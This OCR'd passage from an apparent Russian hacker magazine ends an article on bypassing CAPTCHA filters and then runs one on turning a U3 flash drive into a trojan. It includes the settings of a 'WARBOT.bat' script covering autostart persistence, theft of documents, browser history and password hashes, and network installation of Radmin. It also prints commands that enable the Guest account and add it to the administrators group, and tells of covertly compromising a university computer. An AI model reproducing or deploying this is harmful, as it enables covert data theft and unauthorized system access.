капчи и его идентификатора — и становится возможным беспрепятственно обходить captcha-фильтр. Во втором случае проблема возникает, когда допускается долгосрочное хранение сгенерированных, но никем не использованных значений captcha-фильтра, и при этом отсутствует какая-либо привязка к идентификатору капчи при проверке его значения. Это позволяет проводить вектор атаки типа брутфорс. Например, один поток осуществляет бесконечные обращения к модулю генератора капчи, а второй — осуществляет перебор по постоянному диапазону значений (вспоминай теорию вероятности и поймешь, почему надо использовать «постоянный» диапазон значений). В ситуации, когда набор символов при генерации значения капчи ограничен (используются, например, только цифры), вектор атаки может быть достаточно эффективным!




ПРИМЕР СТОЙКОЙ КАПЧИ К OCR



ПРИМЕР УЯЗВИМЫХ КАПЧ С ЖИВНОСТЬЮ



ИСПОЛЬЗОВАНИЕ ЧЕЛОВЕЧЕСКОГО РЕСУРСА ДЛЯ ОБХОДА CAPTCHA-ФИЛЬТРОВ



info

• Оптическое распознавание символов — это одна из самых острых проблем применения captcha-фильтров.

• С использованием OCR можно легко обходить текущие реализации CAPTCHA на таких ресурсах, как Yandex, Google и др.

• «Метод леммингов» ставит под сомнение эффективность самого использования captcha-фильтров.



links

• caca.zoy.org/wiki/PWNtcha
• captchakiller.com
• securitylab.ru/contest/239642.php


5. Взлом капчи, за счет эксплуатации других уязвимостей Web. Ни для кого не секрет, что значения капчи в основном хранятся в БД, с которым работает web-приложение. Если приложение содержит уязвимость, позволяющую при эксплуатации дотянуться до хранимых значений captcha, задача по обходу ее ввода будет сводиться к простой выборке нужных значений из соответствующей таблицы БД. Например, это реализуемо при эксплуатации уязвимости типа SQL Injection. На практике мне встречались подобные приложения. В свое время даже был забавный случай, когда обследуемое web-приложение содержало вроде бы безобидную уязвимость типа листинг директорий. В пространстве корневой директории web-сервера располагались генерируемые изображения капчи, а в именах файлов содержались их значения. Безусловно, это единичный случай, но с учетом повсеместных уязвимостей типа SQL Injection данный вектор более чем применим для обхода ввода капчи. Другое дело, будет ли это востребованным в случае, когда приложение содержит такие грубые ошибки.

К фундаментальным проблемам использования captcha-фильтров относится возможность использования человеческого ресурса для распознавания капчи («метод леммингов»). Это замечательный и очень эффективный вектор обхода captcha-фильтров, которым с момента широкого распространения этой технологии с успехом пользуются спамеры всего мира и который ставит под сомнение само применение captcha-фильтров.


Идея использования человеческого ресурса в общем виде выглядит так. Создается некий ресурс, для которого предполагается высокая посещаемость. Таким ресурсом обычно становится бесплатный порно-сайт, на котором пользователю предлагается ввести значение капчи в обмен на просмотр желаемого ролика. Кроме порно-ресурсов, для реализации подобных целей замечательно подойдет крупная социальная сеть. Однако до сих пор социальные сети используются исключительно для распознавания капчи в благих целях. Это проект ReCAPTCHA, признанный помочь в оцифровке трудно распознаваемого текста книг. Проект запущен в таких социальных сетях, как Facebook, Bash.org.ru и др.


ВМЕСТО ЗАКЛЮЧЕНИЯ

Надежность любой системы безопасности в значительной степени зависит от качества ее реализации. У практических решений есть свои недостатки, которые могут быть использованы злоумышленниками. В полной мере это правило применимо и к системам, использующим CAPTCHA. Поэтому даже в очень правильной реализации captcha-фильтра использование только его одного может быть недостаточно. Хорошей практикой является в дополнение к капче использовать и другие механизмы, затрудняющие автоматизированные действия. Например, могут использоваться различные временные задержки при выполнении множества однотипных действий за короткое время, запрос, какой-либо информации, известной лишь авторизованному пользователю и др.



Троян в мозгах Flash





Вадим / Doctor V_M_E_N /
Даньшин / yurik_yurok2@mail.ru /

Учим флешку мыслить по-хакерски

Частенько бывает необходимо увести информацию у владельца ноутбука, компьютера или сервера, не вызывая лишних подозрений... И у тебя нет возможности сломать компьютер по сети, равно как и отсутствует физический доступ к нему. Именно в таких случаях пригодится сообщник, который всегда поможет тебе выполнить задуманное, независимо от сложившейся ситуации. Я подарю тебе такого сообщника.

Однажды вечером я сидел дома, почитывая за кружкой кофе очередной номер журнала «Хакер», и вдруг наткнулся на статью про попытки взлома U3-флешки и софта под нее. Статья меня сильно заинтересовала тем, что флешка была не простая, а буквально золотая. И простор для хакерской деятельности на ней просто безграничен. Уже через день я приступил к опытам и изучению этого интереснейшего оборудования. Как оказалось, в самой системе таких флешек существовала уязвимость, которая потенциально позволяла взломщику сделать инъект в содержимое защищенного раздела флешки и заставить это содержимое исполняться на компьютере жертвы. К слову сказать, Большой Брат тоже не спит, поэтому все флешки такого типа перестали попадать к нам на прилавки уже через 2 недели. Сейчас их нет ни в одном магазине города. Но заказать такой U3-шный флеш-диск на 4 гига в инете нет никаких проблем!


Порывшись в Сети, я не нашел никаких постов по этой теме и начал сам ковырять флешку, а именно — пробовал ее скопировать, разбить, переформатировать, изменить загрузочную область... В итоге, все мои попытки были обречены на провал, пока мне в руки не попал замечательный патч от Kingston, в задачи которого входила перепрошивка моей флешки для совместимости с Vista. И именно с его изучения началось самое интересное.


Подарок хакеру — патч от разработчика


Итак, у нас есть неизвестное приложение. При запуске оно опрашивает носитель, копирует данные с него к нам в комп, а после перепрошивки возвращает все по местам. Сопровождается этот праздник жизни всевозможными глюками и красивыми окошками, которые просто и незатейливо информируют юзера, что ему следует делать дальше. Пристальное внимание я обратил на сам исполняемый файл. Он заставил меня улыбнуться. Это незащищенное Winrar-приложение, имеющее тип самораспаковывающегося архива, в котором было необычное содержимое. Весь взлом состоял в распаковке и правке нужных ini-файлов блокнотом. Чем дальше я изучал их систему обновлений, тем больше мне это напоминало приколы из серии «почувствуй себя кул-хакером». В архиве лежали интерфейс обновлялки, функционал, который получал доступ к защищенному диску и iso-образы — соответственно, для защищенного диска, пустой перегородки между дисками и пустой рабочей части. Как принято в компании Kingston, все должно быть доступно для взлома, а это значило, что уже через 10 минут ковыряния в блокноте я создал корректный файл автозапуска для защищенного диска. Он направлял выполнение кода сначала на мой обработчик, а затем уже на файлы LaunchU3-обработчика и так далее. Теперь пора поговорить об обработчике и исполняемом коде, определить концепции развития и общую структуру построения. В качестве языка для написания системы я выбрал командную строку Win32. Сделал я это по целому ряду причин, в числе которых — простота изучения этого языка и легковесность готовых исполняемых bat-файлов.


Непристойные запросы командной строки

Прежде чем мы полезем в дебри, давай рассмотрим основные приколы командного языка и методы обхода тех или иных ограничений. Первая проблема, которая долго сотрясала мой мозг — это обращение к русскоязычным путям в проводнике из пакетного файла. Если, допустим, с консоли ввести:










СЛЕПАЯ ОТЛАДКА ПОД СКРИПТОВ ПОД CMD



ТАК ПРИЯТНО ЧУВСТВОВАТЬ СЕБЯ ПОВЕЛИТЕЛЕМ




links

• Это адреса интернет-магазинов, где продаются подобные флешки. Есть экземпляры на 1, 2, 4 и вроде бы даже на 16 гигов!

• nix.ru
• digitec.ru
• mobiloff.net

• А на ixbt.com/storage/flashdrives-p17.shtml, производился интересный тест-обзор флешек, в числе которых оказалась и U3.



— то на диске действительно создастся указанная выше папка, но в нашем случае нужен пакетный файл. Следовательно, вместо желаемого результата, мы получим какую-то кракозябру на неизвестном языке. Но все будет прекрасно работать, если ты пропишешь кодировку 1251.

```
chcp 1251
md c:\администратор\
```

Скажу пару слов об использовании вывода строки в своих целях. Допустим, ты работаешь с окном командной строки, и тебе надо получить число из ответа команды. Попробуем написать программу, которая мониторит связь с компьютером по сети и в случае обрыва что-нибудь выполнит:

```
rem программа опрашивает заранее известный
сервер и результаты пинга связывает с датой и
временем

rem # укажите сервер
@set target=194.67.57.26
chcp 1251
color f0
title Блокнотик
chcp 866
:m1

@set pr=ўаҐ¬п=1¬б
@for /F "usebackq tokens=1,2,3,4,5,6,7*
delims= " %%1 IN ('ping %target% -n 1')
DO (echo %%4 %%5 %%6|findstr "ўаҐ¬п=»&&@
set pr=%%6)&(echo %%1 %%2 %%3 %%4 %%5
%%6|findstr "ЏаҐўлиҐ бЎ®©. Ґ¤®бвгЇҐ."&&@set
pr=disconected)

@for /F "usebackq tokens=1,2,3* delims==
" %%1 IN (`echo %time%`) DO @set d_
t="Date_%date% time_%%1 ping_%pr%» & title
Date_%date% time_%%1 ping_%pr%
cls

@rem #если раскомментировать следующую
строчку, то будет создан лог на диске цэ
@rem #@echo %d_t% >> c:\realtime_log.txt
@echo %d_t%
@rem #в случае обрыва по умолчанию запускает
калькулятор
```


```
@if «%pr%»==»disconected» @start calc&&pause
@goto m1
```

В этом коде используются поисковые запросы, выполненные в кириллических символах. Они всенепременно исказятся в какую-то внутреннюю кодировку командной строки. Чтобы это обойти, выдели нужное тебе слово для поиска в окне командной строки исполняющегося пакетного файла правой кнопкой мыши и вставь в блокнот. Это может быть буква, строка и прочие символы, за исключением управляющих символов командной строки вроде скобок. Но даже в этом случае ты можешь использовать синтаксис циклов FOR, которым наплевать на содержимое их переменных, или просто скопировать заранее заготовленные спецсимволы из другого файла. Как пример, ищи на DVD мою систему пересоздания плейлистов, для построения которых мне необходимо пользоваться тем, что командная строка не переносит в принципе!


Также, из-за чрезмерной обширности вопроса, могу лишь упомянуть о возможности запуска скриптов как в режиме ожидания окончания предыдущего, так и в многопоточном режиме. Нет никаких проблем написания таких программ, которые при выполнении программировали бы свое потомство, притом, далеко не по линейным алгоритмам. Нет проблем и с математикой, матрицами и прочими полезными вкусностями. Даже базу данных состряпать в ней можно без труда, хотя не без геморроя. Всегда к твоим услугам справка Windows по командной строке и моя почта. Я буду только рад вопросам, потому что хочу расширить доступный мне функционал командной строки ее же средствами. Считаю использование этого языка хорошим подспорьем для затруднения отладки как отдельных программ, так и всей системы в целом. В свое время я писал большой проект, на который неоднократно покушались другие программисты, но все они, в итоге, нервно курили в сторонке, так и не поняв сути моих скриптов.

СОЗДАЕМ СВОЙ ИСКУССТВЕННЫЙ ФЛЕШ-ИНТЕЛЛЕКТ

На руках у нас — вызов на исполнение защищенного файла, который поступил от приложения с защищенного раздела. Сначала мы определим букву диска, на который подключилась наша флешка, и откуда ей суждено работать. Я сделал это, используя обычные IF'ы и передал их параметром в пакетный файл, находящийся на основном




ДРУЖЕЛЮБНЫЙ РЕЖИМ ЗАПУСКА



ВОТ ТАК Я КОГДА-ТО ПИСАЛ RAR-ТРОЯНА



Глюки, выявленные тестированием

Изначально система писалась под WindowsXP Home, но после ее тестирования на WindowsXP Pro выявились некоторые глюки. Например, система долго и исправно работала на всех компах, пока со мной и моим товарищем не случилась следующая история. Однажды майским днем нам выпала возможность попасть в другой корпус родного университета и получить доступ к компьютеру, через который так или иначе проходят все методички, дипломные работы и вкусности, на которых можно было бы неплохо навариться. Придя в корпус, я передал приятелю флешку, после чего мы пошли «на дело». Сначала меня, как сейчас помню, немного озадачила надпись Windows2000 на экране монитора, но уже через мгновение флешка весело и бодро мигала своей лампочкой в гнезде USB. Флешка не захотела атаковать компьютер, и я, недолго думая, врубил принудительную атаку. Время шло, флешка работала, а мы выполняли собственно то, зачем нас направили в этот отдел. После окончания работы мы с нетерпением вернулись в родные корпуса. О да! Флешка сработала чудесно! По сети мы проникли в одну из самых защищенных машин и с кайфом вглядывались в действительно интересные фотографии сотрудниц отдела. И так продолжалось до самого обрыва связи. «Ну, ничего — завтра все скопируем», — сказал я товарищу, и мы пошли по домам. На следующее утро моего друга подняли по тревоге – надо было срочно явиться в тот отдел, чтобы подправить какие-то поля. Почуяв неладное, мы подключились к вузовской сети и стали пытаться зайти на тот компьютер. Нас ждал облом – компьютер пинговался, но не отвечал. Сильно озадаченные мы пошли в другой корпус.

Придя, мы наблюдали следующую картину: компьютер, возле него несколько человек. Они смотрели на нас глазами маньяков, которые давно никого не убивали. На все последующие вопросы мы сделали лица кирпичом и стали нести ну просто полную ахинею про интернет, его развитие и вирусы. Нас выслушали и поверили. Когда мы спросили, а что же случилось, нам рассказали, что у машины внезапно слетели все пароли. Они вызвали местного сисадмина, который добрых три часа возился с табличкой ввода пароля, и, видимо, совсем отчаявшись, наугад ввел имя пользователя «Гость» и нажал «Enter». Система неожиданно порадовала его не только успешным входом, но и админскими полномочиями в придачу. Вот такие пироги.

разделе диска «JUMPER.BAT». В нем я определил режим работы и тактику поведения. Соответственно, я могу или вызвать атакующий модуль, или же, например, открыть режим хозяина-владельца флешки, в котором играет музыка, запускается аська и копируются логи со взломанных машин прямо на мой рабочий стол! Допустим, что флешка попала в лапы негодяя. Предлагаю рассмотреть лишь некоторые моменты файла «WARBOT.bat», например, его начальные настройки:

```
set make_tir_in_allusers_autorun=1 — создавать ли Трояна в автозагрузке всех пользователей (0\1)
set make_tir_in_user_autorun=1 — создавать ли Трояна в автозагрузке текущего пользователя (0\1)
set stealth_konsol=0 — копировать ли с компьютера жертвы файлы консолей управления? (0\1)
set stealth_histiry_ie=1 — копировать ли историю посещения браузера IE? (0\1)
set attack_for_guest=1 — производить ли атаку на гостя? (0\1)
set stealth recents=1 — копировать ли ярлыки недавно открытых документов? (иногда помогает «осмотреться») (0\1)
set stealth_system_info=1 - копировать ли логи со счетчиков системы и значения переменных? (0\1)
set stealth_md5_passwords=1 — пытаться ли скопировать мд5-хеши паролей с системы? (0\1)
set type_of_file_for_stealth=.doc .txt — указывает файлы, которые должны быть сграблены с компьютера на флешку
set type_of_file_for_filtration=.lnk .LNK .mp3 .wma .vob .wav .mid .midi .mp4 .avi .ogg .mpeg .mpg .cda %usbdisc% winword WINWORD
```



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!




dvd

На диске тебя ожидает моя мега-система, а также все необходимые материалы, касающиеся всех аспектов разработки подобных приложений, скриптования под Win32 и прочие вкусности, описанные в статье. Тебе остается лишь взять и уложить предоставленный материал по папочкам.



Срочно в номер!

Совсем недавно стало известно, что можно сделать чудо-флешку из любого накопителя. Теперь не обязательно покупать дорогую U3-флешку — сойдет даже mp3-плеер! Универсальный софт для модификации флешек, загруженный с сайта http://flashboot.ru/index.php?name=Files&op=cat&id=6&pagenum=2, я заботливо залил на диск. Как его юзать — разберешься в рамках моего домашнего задания ;). Или пиши на почту — помогу.



U3-ШНОЕ МЕНЮ МОЕГО ДЕВАЙСА



СОЗДАЕМ ГЛОБАЛЬНЫЕ ПЕРЕМЕННЫЕ ДЛЯ РАБОТЫ НАШЕЙ ФЛЕШКИ

```
Cookies cookies .jpeg .jpg .bmp .gif .pic .pict .ico — фильтры, чтобы не перегрузить флешку всяким хламом
rem #.jpeg .jpg .bmp .gif .pic .pict .ico .gif .html .htm — другой набор фильтров под другие задачи
set find_evristic_analyze_in_file_types=1 — включить ли искусственный интеллект для типов фаилов? (0\1)
set find_evristic_analyze_in_file_folders=1 — дать ли искусственному интеллекту доступ к структуре папок? (0\1)
set recent_folder_for_analyze=%homedrive%%homepath%\Recent\
set no_find_documents=0 — мне не искать текстовые документы вообще?
set no_copy_all_documents=0 — вообще пропускать копирование каких-либо документов?
set not_attacking=0 — не атаковать?
set no_use_radmin=0 — мне нельзя устанавливать радмин трояна в целевую систему?
set no_use_LanMod_for_Radmin=0 — мне не пытаться устанавливать радмин по сети на соседние машины?

set use_only_radmin=0 — вся атака должна состоять только из установки радмина?
set no_create_message=0 — в процессе работы не использовать место на диске для создания сообщений
set no_display_message=0 — про пользователя совсем забудем? Ну и правильно — ему нечего знать не надо
```

Отдельно хотелось бы рассказать об атаке на гостя, которая является гвоздем нашей программы:

```
if %attack_for_guest%==0 goto m3 — исключающее или
chcp 1251 — подключим кодировку для кириллицы
net user гость /active:yes — активируем учетную запись гостя


net localgroup администраторы гость /add — сделаем гостя равным администратору по правам

